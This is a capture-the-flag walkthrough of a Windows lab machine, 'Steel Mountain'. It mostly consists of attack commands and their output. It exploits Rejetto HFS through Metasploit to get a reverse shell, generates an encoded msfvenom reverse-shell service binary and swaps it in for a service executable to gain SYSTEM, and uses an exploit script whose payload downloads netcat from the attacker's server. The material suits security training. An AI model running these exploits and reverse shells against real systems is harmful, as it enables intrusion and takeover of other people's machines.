Box:

Steel Mountain

Premium room

Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.

Easy 45 min

Directions:


Advanced Exploitation

Now you've warmed up, its time for you to dive a little deeper. Complete the following rooms and get practice in:

- Vulnerability Scanning
- Handling Public Exploits
- Password Cracking
- Metasploit Framework
- Port Redirection

In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.

Web:



Employee of the month = BillHarper

Initial Access

lets get an initial shell!

Nmap:

```
┌──(root㉿kali)-[~/thm/steelMountain]
└─# nmap -sV -T5 10.10.67.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 07:08 EDT
Warning: 10.10.67.254 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.67.254
Host is up (0.19s latency).
Not shown: 974 closed tcp ports (reset)
PORT     STATE   SERVICE      VERSION
37/tcp   filtered time
80/tcp   open    http         Microsoft IIS httpd 8.5
99/tcp   filtered metagram
135/tcp  open    msrpc        Microsoft Windows RPC
139/tcp  open    netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open    microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
687/tcp  filtered asipregistry
1010/tcp filtered surf
1035/tcp filtered multidropper
2046/tcp filtered sdfunc
2399/tcp filtered fmpro-fdal
3389/tcp open    ms-wbt-server Microsoft Terminal Services
5800/tcp filtered vnc-http
5985/tcp open    http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6389/tcp filtered clariion-evr01
8080/tcp open    http         HttpFileServer httpd 2.3
10566/tcp filtered unknown
19801/tcp filtered unknown
20005/tcp filtered btx
41511/tcp filtered unknown
49152/tcp open   msrpc        Microsoft Windows RPC
49153/tcp open   msrpc        Microsoft Windows RPC
49154/tcp open   msrpc        Microsoft Windows RPC
```

49155/tcp open msrpc Microsoft Windows RPC

49156/tcp open msrpc Microsoft Windows RPC


49163/tcp open msrpc Microsoft Windows RPC


Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 76.57 seconds

Web page at 8080:







┌──(root㉿kali)-[~/thm]

└─# msfconsole -q

msf6 > search 2014-6287

Matching Modules

==========

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/rejetto_hfs_exec	2014-09-11	excellent	Yes	Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > use 0

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/http/rejetto_hfs_exec) >

msf6 exploit(windows/http/rejetto_hfs_exec) > options

msf6 exploit(windows/http/rejetto_hfs_exec) > setg rhosts 10.10.67.254

rhosts => 10.10.67.254

msf6 exploit(windows/http/rejetto_hfs_exec) > setg lhost 10.11.140.218

lhost => 10.11.140.218

msf6 exploit(windows/http/rejetto_hfs_exec) > setg rport 8080

rport => 8080

msf6 exploit(windows/http/rejetto_hfs_exec) > run

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.11.140.218:4444
[*] Using URL: http://10.11.140.218:8080/gISe2CDn3X9m
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /gISe2CDn3X9m
[*] Sending stage (177734 bytes) to 10.10.67.254
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: neste
d repeat operator '+' and '?' was replaced with '*' in regular expression
[!] Tried to delete %TEMP%\VXLklLzIbqxTNJ.vbs, unknown result
[*] Meterpreter session 1 opened (10.11.140.218:4444 -> 10.10.67.254:49277) at 2025-06-29 07:55:52 -0400
[*] Server stopped.

meterpreter >
```

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\bill\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-27 07:07:07 -0400  desktop.ini
100666/rw-rw-rw-  70    fil   2019-09-27 08:42:38 -0400  user.txt

meterpreter > cat user.txt
◆◆b04763b6fcf51fcd7c13abc7db4fd365
meterpreter >
```

Privilege Escalation:

Now that you have an initial shell on this Windows machine as Bill, we can further enumerate the machine and escalate our privileges to root!

Answer the questions below

To enumerate this machine, we will use a powershell script called PowerUp, that's purpose is to evaluate a Windows machine and determine any abnormalities - "*PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations.*"

You can download the script here.

https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1

If you want to download it via the command line, be careful not to download the GitHub page instead of the raw script. Now you can use the **upload** command in Metasploit to upload the script.

```
meterpreter > upload /opt/windows/powersploit/Privesc/PowerUp.ps1
[*] uploading  : /opt/windows/powersploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 549.65 KiB of 549.65 KiB (100.0%): /opt/windows/powersploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /opt/windows/powersploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
```

To execute this using Meterpreter, I will type **load powershell** into meterpreter. Then I will enter powershell by entering **powershell_shell**:

```
    Directory: C:\Users\bill\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         9/27/2019   9:44 AM     562841 PowerUp.ps1
-a---         9/27/2019   5:42 AM         70 user.txt


PS > . .\PowerUp.ps1
PS > Invoke-AllChecks

[*] Running Invoke-AllChecks
```

Me:

```
meterpreter > upload steelMountain/PowerUp.ps1
[*] Uploading  : /root/thm/steelMountain/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/thm/steelMountain/PowerUp.ps1 -> PowerU
p.ps1
[*] Completed  : /root/thm/steelMountain/PowerUp.ps1 -> PowerUp.ps1
meterpreter > dir
Listing: C:\Users\bill\Desktop
==============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  600580  fil   2025-06-29 08:13:32 -0400  PowerUp.ps1
100666/rw-rw-rw-  282     fil   2019-09-27 07:07:07 -0400  desktop.ini
100666/rw-rw-rw-  70      fil   2019-09-27 08:42:38 -0400  user.txt

meterpreter >
```

```
meterpreter > load powershell
[!] The "powershell" extension has already been loaded.
meterpreter > powershell_shell
```

```
PS > ls


    Directory: C:\Users\bill\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        6/29/2025   5:13 AM     600580 PowerUp.ps1
-a---        9/27/2019   5:42 AM         70 user.txt


PS > . .\PowerUp.ps1
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

PS > Invoke-AllChecks

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>

CanRestart : True

Name : AdvancedSystemCareService9

Check : Unquoted Service Paths

```
ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart    : True
Name          : AdvancedSystemCareService9
Check         : Unquoted Service Paths

ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart    : True
Name          : AdvancedSystemCareService9
Check         : Unquoted Service Paths

ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart    : True
Name          : AdvancedSystemCareService9
Check         : Unquoted Service Paths

ServiceName   : AWSLiteAgent
Path          : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName     : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart    : False
Name          : AWSLiteAgent
Check         : Unquoted Service Paths

ServiceName   : AWSLiteAgent
```

Path : C:\Program Files\Amazon\XenTools\LiteAgent.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>

CanRestart : False

Name : AWSLiteAgent

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;

Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : IObitUnSvr

Path : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe;

IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>

CanRestart : False

Name : IObitUnSvr

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : LiveUpdateSvc

Path : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe;

IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}

StartName : LocalSystem

AbuseFunction : Write-ServiceBinary -Name 'LiveUpdateSvc' -Path <HijackPath>

CanRestart : False

Name : LiveUpdateSvc

Check : Unquoted Service Paths

ServiceName : AdvancedSystemCareService9

Path : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

ModifiableFile : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe

ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}

```
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AdvancedSystemCareService9'
CanRestart                      : True
Name                            : AdvancedSystemCareService9
Check                           : Modifiable Service Files

ServiceName                     : IObitUnSvr
Path                            : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'IObitUnSvr'
CanRestart                      : False
Name                            : IObitUnSvr
Check                           : Modifiable Service Files

ServiceName                     : LiveUpdateSvc
Path                            : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'LiveUpdateSvc'
CanRestart                      : False
Name                            : LiveUpdateSvc
Check                           : Modifiable Service Files
```

Take close attention to the CanRestart option that is set to true. What is the name of the service which shows up as an unquoted service path vulnerability?

AdvancedSystemCareService9

The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also write-able. This means we can replace the legitimate application with our malicious one, restart the service, which will run our infected program!

Use msfvenom to generate a reverse shell as an Windows executable.

msfvenom -p windows/shell_reverse_tcp LHOST=CONNECTION_IP LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe

Upload your binary and replace the legitimate one. Then restart the program to get a shell as root.

Note: The service showed up as being unquoted (and could be exploited using this technique), however, in this case we have exploited weak file permissions on the service files instead.

ME:

msfvenom -p windows/shell_reverse_tcp LHOST=10.11.140.218 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe

```
┌──(root㉿kali)-[~/thm/steelMountain]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.140.218 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: Advanced.exe
```

root@kali: ~/thm 117x41

```
meterpreter >
meterpreter > pwd
C:\Program Files (x86)\IObit
meterpreter > upload steelMountain/Advanced.exe
[*] Uploading  : /root/thm/steelMountain/Advanced.exe -> Advanced.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /root/thm/steelMountain/Advanced.exe -> Advanced.exe
[*] Completed  : /root/thm/steelMountain/Advanced.exe -> Advanced.exe
meterpreter > shell
Process 2504 created.
Channel 10 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\IObit>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Program Files (x86)\IObit

06/29/2025  06:44 AM    <DIR>          .
06/29/2025  06:44 AM    <DIR>          ..
06/29/2025  06:16 AM    <DIR>          Advanced SystemCare
06/29/2025  06:44 AM            15,872 Advanced.exe
09/26/2019  10:35 PM    <DIR>          IObit Uninstaller
09/26/2019  08:18 AM    <DIR>          LiveUpdate
               1 File(s)         15,872 bytes
               5 Dir(s)  44,171,886,592 bytes free

C:\Program Files (x86)\IObit>copy Advanced.exe "Advanced SystemCare"
copy Advanced.exe "Advanced SystemCare"
Overwrite Advanced SystemCare\Advanced.exe? (Yes/No/All): yes
yes
        1 file(s) copied.

C:\Program Files (x86)\IObit>
```

```
C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1056:

An instance of the service is already running.


C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2940
        FLAGS              :

C:\Program Files (x86)\IObit>
```

At our nc:

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  12:05 PM    <DIR>          .
10/12/2020  12:05 PM    <DIR>          ..
10/12/2020  12:05 PM             1,528 activation.ps1
09/27/2019  05:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,171,362,304 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt

C:\Users\Administrator\Desktop>
```

Access and Escalation Without Metasploit:

Now let's complete the room without the use of Metasploit.

For this we will utilise powershell and winPEAS to enumerate the system and collect the relevant information to escalate to

To begin we shall be using the same CVE. However, this time let's use this exploit.

Note that you will need to have a web server and a netcat listener active at the same time in order for this to work!

To begin, you will need a netcat static binary on your web server. If you do not have one, you can download it from GitHub!

You will need to run the exploit twice. The first time will pull our netcat binary to the system and the second will execute our payload to gain a callback!

```
┌──(root㉿kali)-[~/thm/steelMountain]
└─# ls
39161.py  Advanced.exe  ncat.exe  nmp  nmpSC  PowerUp.ps1

┌──(root㉿kali)-[~/thm/steelMountain]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
┌──(root㉿kali)-[~/thm/steelMountain]
└─# mv ncat.exe nc.exe
```

```
┌──(root㉿kali)-[~/thm/steelMountain]
└─# vim 39161.py
```

```
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.arg

    ip_addr = "10.11.140.218" #local IP address
    local_port = "1244" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Se
Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Ado
%2F"+ip_addr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%
```

```
┌──(root㉿kali)-[~/thm/steelMountain]
└─# nc -nlvp 5555
listening on [any] 5555 ...
^[[Aconnect to [10.11.140.218] from (UNKNOWN) [10.10.67.254] 49507
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```